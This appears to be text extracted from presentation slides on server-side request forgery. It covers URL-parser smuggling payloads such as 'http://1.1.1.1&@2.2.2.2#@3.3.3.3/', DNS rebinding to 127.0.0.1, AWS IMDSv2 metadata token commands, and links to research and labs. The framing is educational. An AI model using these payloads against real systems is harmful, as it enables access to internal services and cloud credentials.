

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- Protocol Smuggling

`http://1.1.1.1[]&@2.2.2.2#[[]@3.3.3.3/`

<https://www.blackhat.com/docs/us-17/thursday/us-17-Tsai-A-New-Era-Of-SSRF-Exploiting-URL-Parser-In-Trending-Programming-Languages.pdf>



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- Protocol Smuggling

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http://1.1.1.1&@2.2.2.2#@3.3.3.3/

urllib2  
httpplib

requests

urllib

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# SSRF - Test

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The first time the resolution is requested the IP address is resolved as a random public IP address with a Time To Live (TTL) of few milliseconds



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When this method is called the TTL is already expired and a new DNS resolution request is made that returns an internal IP address like 127.0.0.1





# SSRF - New Mitigations

- Amazon recently (November 2019) introduced a new protection in the IMDSv2:
  - You need to generate a token with a PUT request before performing further request to the server

```
TOKEN=`curl -X PUT "http://169.254.169.254/latest/api/token" -H "X-aws-ec2-metadata-token-ttl-seconds : 21600"`  
  
curl http://169.254.169.254/latest/meta-data/profile -H "X-aws-ec2-metadata-token: $TOKEN"
```

<https://aws.amazon.com/blogs/security/defense-in-depth-open-firewalls-reverse-proxies-ssrf-vulnerabilities-ec2-instance-metadata-service/>



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
- Do we need to stop to look for SSRF on cloud ?
  - Legacy Server
  - Not enabled by default



<https://blog.appsecco.com/server-side-request-forgery-ssrf-and-aws-ec2-instances-after-instance-meta-data-service-version-38fc1ba1a28a>



# SSRF - More



## HackerOne Hacktivity

[https://hackerone.com/hacktivity?querystring=SSRF&filter=type:all&order\\_direction=DESC&order\\_field=latest\\_disclosable\\_activity\\_at](https://hackerone.com/hacktivity?querystring=SSRF&filter=type:all&order_direction=DESC&order_field=latest_disclosable_activity_at)




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## What is SSRF?

Server-side request forgery (also known as SSRF) is a web security vulnerability that allows an attacker to induce the server-side application to make HTTP requests to an arbitrary domain of the attacker's choosing.

In typical SSRF examples, the attacker might cause the server to make a connection back to itself, or to other web-based services within the organization's infrastructure, or to external third-party systems.



PortSwigger Lab

<https://portswigger.net/web-security/ssrf>



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